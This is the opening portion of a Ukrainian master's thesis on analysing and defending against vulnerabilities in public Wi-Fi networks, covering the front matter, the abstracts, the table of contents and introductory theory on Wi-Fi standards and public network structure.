


Міністерство освіти і науки України  
Державний університет «Житомирська політехніка»  
Факультет інформаційно-комп'ютерних технологій  
Кафедра комп'ютерної інженерії та кібербезпеки


## ПОЯСНЮВАЛЬНА ЗАПИСКА

до випускної кваліфікаційної роботи магістра  
на тему: «Методи та технології аналізу та захисту від  
вразливостей публічних WI-FI мереж»


Виконав студент 2-го курсу групи КБм-23-1  
спеціальності 125 «Кібербезпека та захист інформації»

 Олександр БОРОВСЬКИЙ

Керівник Старший викладач кафедри КІ та КБ


 Олександра ПОКОТИЛО

Рецензент Доцент кафедри КІ та КБ, к.т.н.

 Юрій БРОДСЬКИЙ

Житомир – 2024

Державний університет «Житомирська політехніка»  
Факультет інформаційно-комп'ютерних технологій  
Кафедра комп'ютерної інженерії та кібербезпеки  
Спеціальність 125 «Кібербезпека та захист інформації»  
Освітня програма «Кібербезпека»

ЗАТВЕРДЖУЮ  
Завідувач  
кафедри комп'ютерної  
інженерії та кібербезпеки  
 Андрій Єфіменко  
17 вересня 2024 р.

### ЗАВДАННЯ

на випускню кваліфікаційну роботу магістра

Студент: Боровський Олександр Ігорович

Тема роботи: «Методи та технології аналізу та захисту від вразливостей публічних WI-FI мереж»

затверджена Наказом університету від 17 вересня 2024 р. № 479/с

Термін здачі студентом закінченої роботи 31 грудня 2024 р.



Вихідні дані роботи (зазначається предмет і об'єкт дослідження):


Система захисту публічних WI-FI мереж


Обладнання та програмне забезпечення:

1. WI-FI адаптер TP-Link WN772N
2. Маршрутизатор TP-Link Archer A2
3. SDR-трансивер HackRF One
4. Операційна система GNU/Linux

Консультанти з випускної кваліфікаційної роботи із зазначенням розділів, що їх стосуються


| Розділ | Консультант      | Підпис, дата                                                                                   |                                                                                                  |
|--------|------------------|------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------|
|        |                  | Завдання видав                                                                                 | Завдання прийняв                                                                                 |
| 1      | Россінський Ю.М. |  17.09.2024 |  17.09.2024 |
| 2      | Россінський Ю.М. |  08.10.2024 |  08.10.2024 |
| 3      | Россінський Ю.М. |  12.11.2024 |  12.11.2024 |


Студент  Олександр Боровський

Керівник  Олександра Покотило

### Календарний план

| № з/п | Назви етапів випускної кваліфікаційної роботи                                             | Термін виконання етапів роботи | Примітка |
|-------|-------------------------------------------------------------------------------------------|--------------------------------|----------|
| 1     | Постановка завдання                                                                       | 17.09.2024                     | виконано |
| 2     | Пошук інформації щодо технологій WI-FI                                                    | 01.11.2024                     | виконано |
| 3     | Аналіз засобів захисту WI-FI                                                              | 10.11.2024                     | виконано |
| 4     | Аналіз апаратного та програмного забезпечення для проведення аудиту публічних WI-FI мереж | 20.11.2024                     | виконано |
| 5     | Проведення тестування на проникнення публічних WI-FI мережі                               | 24.11.2024                     | виконано |
| 6     | Розробка загальних рекомендацій щодо захисту публічних WI-FI мереж                        | 28.11.2024                     | виконано |
| 7     | Впровадження та тестування механізмів захисту                                             | 30.11.2024                     | виконано |
| 8     | Написання пояснювальної записки                                                           | 02.12.2024                     | виконано |
| 9     | Отримання відгуку та рецензій                                                             | 14.12.2024                     | виконано |
| 10    | Захист                                                                                    | 26.12.2024                     | виконано |

Студент  Олександр Боровський

Керівник  Олександра Покотило

## АНОТАЦІЯ

Дана випускна кваліфікаційна робота магістра присвячена дослідженню методів та технологій аналізу і захисту від вразливостей публічних WI-FI мереж.

Метою роботи є розробка комплексного підходу до ідентифікації загроз, аналізу вразливостей та впровадження ефективних засобів захисту, що забезпечують конфіденційність, цілісність даних і безперебійний доступ до публічних WI-FI мереж.

У роботі проаналізовано основні види атак, спрямованих на публічні WI-FI мережі, включаючи маніпуляції з передачею даних, фішингові атаки та експлуатацію слабких місць у налаштуваннях мережі. Розглянуто сучасні методи і технології для виявлення та попередження таких атак, зокрема інструменти моніторингу, криптографічні алгоритми і технології сегментації мережі.

На основі проведеного дослідження розроблено рекомендації щодо покращення безпеки публічних WI-FI мереж. Запропоновані заходи можуть бути використані для мінімізації ризиків, підвищення надійності та довіри до публічних точок доступу, що є актуальним у сучасному інформаційному суспільстві.

Текстова частина викладена на 71 сторінках друкованого тексту. Список використаних джерел містить 17 найменувань і займає 2 сторінки. В роботі наведено 52 рисунка та 3 таблиці.

Ключові слова: WI-FI, ЗАХИСТ, WPA, WEP, ВРАЗЛИВІСТЬ, SDR.

## **ABSTRACT**

This master's thesis is devoted to the study of methods and technologies for analyzing and protecting against vulnerabilities of public WI-FI networks.

The aim of the work is to develop an integrated approach to threat identification, vulnerability analysis, and implementation of effective security measures that ensure confidentiality, data integrity, and uninterrupted access to public WI-FI networks.

The paper analyzes the main types of attacks aimed at public WI-FI networks, including manipulation of data transmission, phishing attacks, and exploitation of weaknesses in network settings. Modern methods and technologies for detecting and preventing such attacks, including monitoring tools, cryptographic algorithms and network segmentation technologies, are considered.

Based on the study, recommendations for improving the security of public WI-FI networks have been developed. The proposed measures can be used to minimize risks, increase reliability and trust in public access points, which is important in the modern information society.

The text part is presented on 71 pages of printed text. The list of references includes 17 titles and occupies 2 pages. The paper contains 52 figures and 3 tables.

**Keywords:** WI-FI, PROTECTION, WPA, WEP, VULNERABILITY, SDR.

## ЗМІСТ

|                                                                        |    |
|------------------------------------------------------------------------|----|
| ВСТУП.....                                                             | 5  |
| РОЗДІЛ 1 ТЕОРЕТИЧНІ ВІДОМОСТІ WI-FI МЕРЕЖ.....                         | 6  |
| 1.1. Загальні відомості про WI-FI.....                                 | 6  |
| 1.1.1. Принципи роботи WI-FI.....                                      | 6  |
| 1.1.2. Методи модуляції.....                                           | 8  |
| 1.1.3. Еволюція WI-FI протоколів та їх класифікація.....               | 8  |
| 1.2. Характеристика публічних WI-FI мереж.....                         | 11 |
| 1.2.1. Визначення публічних WI-FI мереж.....                           | 11 |
| 1.2.2. Структура публічних WI-FI мереж.....                            | 13 |
| 1.2.3. Правила безпеки при підключенні до публічних WI-FI мереж.....   | 17 |
| 1.3. Засоби безпеки WI-FI.....                                         | 19 |
| 1.3.1. Шифрування даних.....                                           | 19 |
| 1.3.2. Протоколи аутентифікації.....                                   | 26 |
| 1.3.3. Системи виявлення й запобігання атак (IDS/IPS).....             | 30 |
| РОЗДІЛ 2 ЗАГРОЗИ ТА АТАКИ НА ПУБЛІЧНІ WI-FI МЕРЕЖІ.....                | 32 |
| 2.1. Атаки на конфіденційність.....                                    | 32 |
| 2.1.1. ARP-Spoofing.....                                               | 32 |
| 2.1.2. Sniffing.....                                                   | 34 |
| 2.2. Атаки на цілісність.....                                          | 34 |
| 2.2.1. DNS-Spoofing.....                                               | 34 |
| 2.2.2. MITM атака з XSS.....                                           | 35 |
| 2.3. Атаки на доступність.....                                         | 37 |
| 2.3.1. Атака на деаутентифікацію.....                                  | 37 |
| 2.3.2. Переповнення запитів на автентифікацію.....                     | 39 |
| 2.3.3. Jamming.....                                                    | 40 |
| 2.4. Фейкові точки доступу.....                                        | 41 |
| РОЗДІЛ 3 РОЗРОБКА ТА ВПРОВАДЖЕННЯ МЕХАНІЗМІВ ЗАХИСТУ WI-FI МЕРЕЖІ..... | 47 |

|                                                           |    |
|-----------------------------------------------------------|----|
| 3.1. Захист на рівні мережі.....                          | 47 |
| 3.1.1. Налаштування IDS Snort.....                        | 47 |
| 3.1.2. Налаштування WIDS Kismet.....                      | 48 |
| 3.1.3. Методи виявлення фейкових точок доступу .....      | 51 |
| 3.2. Методи підвищення безпеки точок доступу .....        | 56 |
| 3.2.1. Налаштування обмежень для користувачів.....        | 56 |
| 3.2.2. Захист адміністративного доступу .....             | 58 |
| 3.2.3. Використання Captive Portal.....                   | 59 |
| 3.3. Рекомендації користувачам публічних WI-FI мереж..... | 60 |
| 3.3.1. Використання VPN (Virtual Private Network).....    | 60 |
| 3.3.2. Використання HTTPS.....                            | 62 |
| 3.3.3. Вимикайте автоматичне підключення до WI-FI.....    | 65 |
| ВИСНОВКИ.....                                             | 67 |
| СПИСОК ВИКОРИСТАНОЇ ЛІТЕРАТУРИ.....                       | 68 |

## ВСТУП

Сучасний світ неможливо уявити без технологій бездротового зв'язку. WI-FI мережі стали невід'ємною частиною нашого повсякденного життя, забезпечуючи швидкий і зручний доступ до інтернету в будь-якому місці. Особливе значення мають публічні WI-FI мережі, які дозволяють користувачам підключатися до інтернету в кафе, аеропортах, бібліотеках та інших громадських місцях. Проте відкритість і доступність таких мереж створює значні загрози для їх безпеки. Питання захисту публічних WI-FI мереж набуває особливої актуальності, враховуючи різноманітність атак, спрямованих на порушення конфіденційності, цілісності та доступності інформації.

Мета роботи: вивчити загрози, що виникають у публічних WI-FI мережах, та розробити ефективні методи захисту для зменшення ризику атак.

Об'єкт дослідження: публічні WI-FI мережі, їхня структура, принципи функціонування та типові загрози.

Предмет дослідження: методи забезпечення безпеки публічних WI-FI мереж на рівні користувачів, адміністраторів точок доступу та систем захисту.

Робота складається з трьох розділів. У першому розділі розглядаються теоретичні основи функціонування WI-FI мереж, їхня структура, особливості публічних мереж та основні методи безпеки, що використовуються для захисту передавання даних. У другому розділі аналізуються загрози та атаки на публічні WI-FI мережі, їх класифікація за типами (конфіденційність, цілісність, доступність). Третій розділ присвячений розробці механізмів захисту WI-FI мереж.

Результати дослідження можуть бути корисними для адміністраторів публічних точок доступу, користувачів WI-FI мереж та всіх, хто зацікавлений у забезпеченні інформаційної безпеки у бездротових мережах.

## **РОЗДІЛ 1 ТЕОРЕТИЧНІ ВІДОМОСТІ WI-FI МЕРЕЖ**

### **1.1. Загальні відомості про WI-FI**

#### **1.1.1. Принципи роботи WI-FI**

WI-FI (Wireless Fidelity) є бездротовою технологією передачі даних, що дозволяє підключатись до мережі Інтернет та обмінюватись інформацією без використання фізичних кабелів. Вона базується на стандартах IEEE 802.11, які визначають параметри та протоколи передачі даних в безпроводних мережах.

WI-FI мережі забезпечують зручний та мобільний доступ до Інтернету, дозволяючи користувачам підключатись до мережі за допомогою різних пристроїв, таких як ноутбуки, смартфони, планшети та інші бездротові пристрої. За допомогою WI-FI можна отримувати доступ до Інтернету у будь-якому місці, де є наявність безпроводної мережі.

Принцип роботи WI-FI полягає у передачі даних за допомогою радіохвиль. Мережа складається з точок доступу (Access Points), які підключені до провідної мережі та забезпечують безпроводний доступ для клієнтських пристроїв. Клієнтські пристрої, такі як ноутбуки чи смартфони, сполучаються з точкою доступу за допомогою радіосигналів. Дані передаються у вигляді пакетів, що дозволяє ефективно обмінюватись інформацією.

WI-FI мережі працюють на різних діапазонах частот, а саме 2.4 ГГц та 5 ГГц. Діапазон 2.4 ГГц є загальнодоступним і широко використовується у багатьох пристроях WI-FI. Він забезпечує далекобійність сигналу, але може стати насиченим великою кількістю пристроїв, що працюють на цій же частоті. Діапазон 5 ГГц надає більшу швидкість передачі даних та менше перешкод, але потребує підтримки пристроїв інфраструктури та може мати менший дальнобійний радіус.

Фізичний рівень стандарту IEEE 802.11 використовує пакетну передачу даних, де кожен пакет складається з трьох основних компонентів: парамбули, заголовка і корисного навантаження. Парамбула дозволяє отримувачу синхронізуватися з часом і частотою та оцінити характеристики каналу для

вирівнювання. Заголовок містить інформацію про конфігурацію пакета, таку як формат, швидкість передачі даних тощо.

На фізичному рівні стандарту 802.11 існують дві альтернативи: DSSS (Direct Sequence Spread Spectrum — розширення спектра методом прямої послідовності) і FHSS (Frequency Hopping Spread Spectrum) — розширення спектра методом частотних стрибків). Обидва варіанти використовують частотний діапазон 2,400 - 2,4835 ГГц. Цей діапазон був обраний через його призначення для неліцензованого використання по всьому світу, а також здатність до створення недорогого радіообладнання з низьким рівнем випромінювання потужності, здатного працювати на швидкостях, схожих на швидкості звичайних проводових Ethernet мереж.

На рівні MAC відбувається розподіл каналу шляхом вибору пристрою, який буде передавати наступний пакет інформації. Цей рівень також визначає принципи, за якими пристрої ділять загальний канал, а також відповідає за механізми шифрування та автентифікації даних. Оскільки стандарт 802.11 був розроблений як "бездротовий Ethernet", він використовує пакетну передачу з 48-бітовими адресами, аналогічно до мережі Ethernet. Рівень MAC отримує блок даних від рівня LLC (логічне зв'язку) і відповідає за виконання функцій, пов'язаних з доступом до мережевого середовища та передачею даних[1].

Стандарт IEEE 802.11 передбачає два режими управління мережею:

- PCF (Point Coordination Function) — цей режим використовує центральну точку доступу (AP) для контролю доступу до каналу. AP визначає послідовність передачі даних і керує розподілом каналу між пристроями. В цьому режимі AP має основне право на передачу даних і відповідає за регулювання доступу до каналу для підключених пристроїв;
- DCF (Distributed Coordination Function) — цей режим передбачає децентралізоване управління мережею, де пристрої самостійно конкурують за доступ до каналу.

### 1.1.2. Методи модуляції

WI-FI використовує різні методи модуляції сигналу для передачі даних. До основних методів модуляції, що застосовуються в WI-FI, відносяться:

- DSSS (Direct Sequence Spread Spectrum) — цей метод використовує розподілену широкосмугову модуляцію для передачі сигналу. Він дозволяє розділити сигнал на багато менших частинок і передавати їх одночасно на різних частотах, забезпечуючи стійкість до завад та перешкод.
- OFDM (Orthogonal Frequency Division Multiplexing) — цей метод використовує розділення сигналу на багато незалежних піднесень (subcarriers), які передаються одночасно. Кожне піднесення використовує дискретні точки у спектрі частот, що дозволяє досягти високої швидкості передачі даних та підвищити ефективність використання доступного спектра частот.
- MIMO (Multiple-Input Multiple-Output) — цей метод використовує багатоантенну систему для передачі та отримання даних. Він використовує кілька антен, які незалежно одна від одної передають та отримують сигнали, що дозволяє підвищити швидкість передачі та покращити якість зв'язку(рис. 1.1).




Рисунок 1.1 Схема роботи системи MIMO 2x2

### **1.1.3. Еволюція WI-FI протоколів та їх класифікація**

Датою народження технології є 1985 рік. Тоді Федеральна служба зі зв'язку США офіційно дозволила використовувати певні частоти радіоспектра без ліцензії. Цю ініціативу підтримали й інші країни, тож бізнес швидко зрозумів — у цій ніші можна заробити. Один за одним почали з'являтися проекти бездротового зв'язку, які різні компанії намагалися комерціалізувати[2].

Лише наприкінці минулого століття, 1997 року, з'явилися перші специфікації бездротового зв'язку WI-FI. Перше покоління, 802.11, давало можливість передавати дані зі швидкістю в 2 Мбіт/с, при тому, що радіус дії модуля був дуже невеликим. Та й вартість обладнання, яке забезпечувало бездротову передачу даних, була просто захмарною.

Потім, десь у 1999 році, з'явилися прототипи двох редакцій базового стандарту: 802.11b і 802.11a. Вони забезпечували небачену швидкість передачі даних повітрям - аж до 11 Мбіт/с. Радіодіапазон при цьому використовували той самий, що і зараз - 2,4 ГГц. Радіус дії був набагато більшим, ніж у першого покоління WI-FI. Радіообладнання стає дедалі доступнішим — його можуть купити вже і звичайні користувачі. Трохи пізніше швидкість збільшили до 54 Мбіт/с, скориставшись діапазоном у 5 ГГц і назвавши специфікацію 802.11a. Саме тоді й закріпилася назва WI-FI, яка зараз є позначенням специфікації 802.11.

У 2003-му з'явилася специфікація 802.11g. Але це не було чимось принципово новим — розробники скористалися технологією діапазону 5 ГГц, адаптувавши її для діапазону 2,4 ГГц.

У 2009 команда розробників з WiFi Alliance ухвалила новий стандарт — 802.11n. Це вже було нове покоління WI-FI, без клонування механізму передачі даних з одного діапазону в інший. При цьому швидкість передачі даних збільшилася у багато разів — аж до 600 Мбіт/с. Такого різкого зростання пропускної здатності вдалося домогтися завдяки використанню багатопотокової передачі даних MIMO замість SISO. Багатопотокове передавання дало змогу використовувати кілька потоків передавання даних, які спрямовуються різними

антенами. На самому початку стандарт давав можливість працювати з 4 потоками, кожен з яких надавав пропускну здатність у 150 Мбіт/с.

У 2015 році з'явилася нова ревізія — WI-FI 802.11 AC, де кількість потоків MIMO було доведено до 8. Завдяки цьому, а також іншим технічним хитрощам вдалося домогтися пропускну здатності одного каналу до 866 Мбіт/сек. Щоправда, були деякі складнощі з досягненням теоретичного максимуму, оскільки у вузькій смузі частот 2,4 ГГц доволі складно домогтися ідеального прийому через завантаженість "ефіру".

Нещодавно було ухвалено новий стандарт — 802.11 AX, який називають ще WI-FI 6. Тут з'явилося відразу кілька нововведень, включно з додаванням нової технології OFDMA. Вона дала змогу збільшити продуктивність одного каналу з шириною спектра 40 МГц до 290 Мбіт/с. Схему MU-MIMO вдосконалили, тепер з'явився двосторонній повноцінний режим обміну даними. Зокрема, розробники запровадили квадрантурну амплітудну модуляцію (QAM) 1024, яка дала змогу підвищити щільність модуляції та збільшити швидкість передавання даних приблизно на третину. 802.11ax дає змогу працювати в середовищах із високою щільністю клієнтів, передаючи важкий медіа-контент — наприклад, відео з роздільною здатністю 4-8K. Кількість точок доступу, що знаходяться поблизу одна від одної, практично не впливає на якість приймання і передавання даних. Перевага нового покоління зв'язку ще й у тому, що воно досить енергоефективне, тож акумуляторів мобільних пристроїв вистачає на більш тривалий час роботи(рис. 1.2).




Рисунок 1.2 Схема роботи WI-FI 6

Скоро на нас чекає новий протокол бездротової передачі даних WI-FI 7 або IEEE 802.11be. Він працюватиме з технологією CMU-MIMO, що дає змогу підтримувати роботу відразу 16 потоків даних. Крім традиційних смуг 2,4 ГГц і 5 ГГц, WI-FI 7 також буде підтримувати смугу частот 6 ГГц. Усі три смуги частот можуть працювати одночасно. Теоретична максимальна швидкість передачі WI-FI 7 може досягати 30 Гбіт/с, що втричі перевищує максимальну швидкість 9,6 Гбіт/с для WI-FI 6.

Підсумовуючи все вище написане можна навести наступну таблицю.

Таблиця 1.1

Порівняння версій WI-FI

| Стандарт | Частотний діапазон | Швидкість передачі даних | Технології та особливості                 |
|----------|--------------------|--------------------------|-------------------------------------------|
| 802.11b  | 2,4 ГГц            | 11 Мбіт/с                | DSSS, CCK                                 |
| 802.11a  | 5 ГГц              | 54 Мбіт/с                | OFDM                                      |
| 802.11g  | 2,4 ГГц            | 54 Мбіт/с                | OFDM, сумісний з 802.11b                  |
| 802.11n  | 2,4 ГГц та 5 ГГц   | До 600 Мбіт/с            | MIMO, OFDM                                |
| 802.11ac | 5 ГГц              | До 6,77 Гбіт/с           | MIMO, OFDM, більша ширина смуги           |
| 802.11ax | 2,4 ГГц та 5 ГГц   | До 9,6 Гбіт/с            | MIMO, OFDMA, більша ефективність, MU-MIMO |
| 802.11be | 2,4 ГГц та 5 ГГц   | До 30 Гбіт/с             | CMU-MIMO                                  |

## 1.2. Характеристика публічних WI-FI мереж

### 1.2.1. Визначення публічних WI-FI мереж

Публічні WI-FI мережі – це бездротові точки доступу до Інтернету, які можуть використовувати всі, хто має відповідний пристрій. Такі мережі бувають як безкоштовними, так і платними, і зазвичай розташовуються у місцях загального користування, таких як кафе, аеропорти, готелі чи торгові центри. Безкоштовні WI-FI мережі зазвичай не потребують оплати, але можуть бути менш захищеними через відсутність шифрування, що збільшує ризик перехоплення даних. Платні мережі зазвичай забезпечують вищий рівень безпеки та швидкість з'єднання, оскільки доступ до них регулюється і контролюється. Обирати між безкоштовною та платною мережею варто з огляду на ваші вимоги до безпеки, швидкості Інтернету та зручності використання.

Таблиця 1.2

Відмінності між публічними та приватними WI-FI мережами

| Критерій          | Публічні WI-FI мережі                                                                                                                | Приватні WI-FI мережі                                                                                                |
|-------------------|--------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------|
| Доступ            | Доступ відкритий для широкого загалу, без необхідності авторизації або з мінімальними обмеженнями (наприклад, через Captive Portal). | Доступ обмежений і надається лише певній групі користувачів (наприклад, співробітникам компанії, мешканцям будинку). |
| Мета використання | Забезпечення доступу до Інтернету в громадських місцях (кафе, аеропорти, бібліотеки тощо).                                           | Використовується для внутрішніх потреб: домашні або корпоративні мережі.                                             |
| Рівень безпеки    | Зазвичай має низький рівень захисту, може працювати без шифрування або використовувати слабе шифрування.                             | Як правило, використовуються сучасні протоколи безпеки (WPA2, WPA3), паролі та додаткові заходи захисту.             |

| Критерій                  | Публічні WI-FI мережі                                                                   | Приватні WI-FI мережі                                                                       |
|---------------------------|-----------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------|
| Швидкість та стабільність | Залежить від кількості підключень, часто перевантажена, що впливає на якість з'єднання. | Зазвичай забезпечує стабільне та швидке з'єднання завдяки обмеженій кількості користувачів. |
| Конфіденційність даних    | Низька: дані користувачів можуть бути вразливими до перехоплення або маніпуляцій.       | Висока: дані зазвичай передаються через захищені канали.                                    |
| Цільова аудиторія         | Відкритий доступ для туристів, клієнтів, громадськості.                                 | Обмежена група осіб: члени сім'ї, працівники компанії.                                      |

### **Особливості безкоштовних публічних WI-FI мереж:**

#### **Зручність і доступність**

Безкоштовні публічні WI-FI мережі надають користувачам можливість легко підключатися до Інтернету без фінансових витрат, що робить їх популярними. Основні переваги включають:

- Широке покриття: Безкоштовний WI-FI доступний у багатьох публічних місцях, таких як кафе, ресторани, торгові центри, аеропорти тощо. Це зручно для користувачів, які подорожують або перебувають поза домом.
- Простота підключення: Процес підключення зазвичай простий і швидкий, часто не потребує введення пароля чи спеціальних налаштувань.
- Відкритість для всіх: Такий WI-FI доступний для широкого кола користувачів, забезпечуючи безкоштовний доступ до Інтернету.

#### **Ризики для безпеки**

Попри зручність, використання безкоштовних публічних WI-FI мереж має свої недоліки, зокрема ризики, пов'язані з безпекою:

- Можливість перехоплення даних: Багато таких мереж не мають надійного шифрування, що дозволяє зловмисникам отримувати доступ до переданих даних, включаючи особисту інформацію та паролі.

- Атаки типу "людина посередині": Хакери можуть створювати фальшиві точки доступу, схожі за назвою на реальні мережі, щоб збирати дані користувачів або отримувати доступ до їхніх пристроїв.
- Ненадійність мереж: Оскільки такі мережі часто створюються без професійного управління, якість з'єднання та рівень безпеки можуть бути низькими.

Варто зважено підходити до використання безкоштовних WI-FI мереж і враховувати можливі ризики.

### **1.2.2. Структура публічних WI-FI мереж**

Публічні WI-FI мережі стали важливим елементом сучасної інфраструктури, забезпечуючи доступ до Інтернету в місцях масового скупчення людей. Їхня популярність обумовлена зручністю використання, відсутністю необхідності у фізичних з'єднаннях та широким покриттям. Однак для забезпечення стабільної роботи таких мереж необхідно ретельно продумати їхню структуру, яка включає апаратні компоненти, програмні засоби та протоколи зв'язку.

#### **Основні компоненти публічних WI-FI мереж**

Будь-яка WI-FI мережа складається з кількох взаємопов'язаних компонентів, які виконують різні функції: від створення сигналу до управління трафіком і підключенням до Інтернету.

##### **1. Точки доступу (Access Points)**

Точки доступу (ТА) є основними пристроями, які забезпечують бездротовий зв'язок у WI-FI мережах. Вони приймають і передають дані між кінцевими пристроями користувачів (ноутбуками, смартфонами, планшетами) та мережею.

- Радіус дії точки доступу зазвичай становить від 20 до 100 метрів залежно від потужності передавача, стандарту зв'язку та умов середовища (наприклад, наявності фізичних перешкод).
- Типи точок доступу:

- Автономні ТА: Працюють незалежно та налаштовуються вручну для кожного пристрою. Зазвичай використовуються у малих мережах.
- Керовані ТА: Контролюються централізовано через контролери, що дозволяє швидко змінювати конфігурацію і здійснювати моніторинг. Такі ТА використовуються у великих мережах.
- Функціональність: Сучасні точки доступу підтримують технологію MU-MIMO (багатокористувацький багатопотоковий доступ), яка дозволяє одночасно обслуговувати десятки пристроїв.

## 2. Маршрутизатори та комутатори (Routers & Switches)

- Маршрутизатори виконують функцію маршрутизації трафіку, забезпечуючи обмін даними між точками доступу, користувачами та зовнішньою мережею Інтернет. Вони також відповідають за розподіл IP-адрес через протокол DHCP.
- Комутатори з'єднують декілька точок доступу та забезпечують управління передачею даних всередині локальної мережі. Вони сприяють зменшенню затримок і підвищенню продуктивності мережі.

## 3. Інтернет-шлюз (Gateway)

Інтернет-шлюз є точкою входу публічної WI-FI мережі до глобальної мережі Інтернет.

- Шлюз може виконувати функції контролю доступу, фільтрації контенту та моніторингу трафіку.
- У публічних мережах шлюз також часто інтегрується з Captive Portal, який запрошує користувачів авторизуватися перед отриманням доступу до Інтернету.

## 4. Сервери автентифікації та моніторингу

- Сервери автентифікації використовуються для ідентифікації та перевірки прав доступу користувачів. Наприклад, Captive Portal

дозволяє зібрати дані користувачів або прийняти умови використання перед підключенням.

- Системи моніторингу аналізують активність у мережі, виявляють потенційні загрози, забезпечують балансування навантаження та дозволяють адміністраторам стежити за роботою мережі в реальному часі.

#### 5. Кінцеві пристрої користувачів (End-User Devices)

- Це смартфони, ноутбуки, планшети та інші пристрої, які підключаються до WI-FI мережі.
- Кількість підключених пристроїв одночасно, їх типи та активність є ключовими факторами, що впливають на продуктивність мережі.

### Типові топології публічних WI-FI мереж

#### 1. Одноточкова мережа

Одноточкова мережа є найпростішим типом WI-FI інфраструктури. Вона складається з однієї точки доступу, яка безпосередньо підключена до маршрутизатора або модему, що забезпечує з'єднання з Інтернетом. Такі мережі мають обмежену зону покриття та здатність обслуговувати відносно невелику кількість користувачів. Приклад: невеликий магазин, кафе або домашня мережа (рис. 1.3).




Рисунок 1.3 Схема роботи одноточкової мережі

## 2. Мережа з кількома точками доступу

Застосовується для забезпечення покриття більших територій, таких як офіси, готелі чи школи. Точки доступу з'єднані через маршрутизатори або комутатори та можуть працювати незалежно або під централізованим управлінням (рис. 1.4).

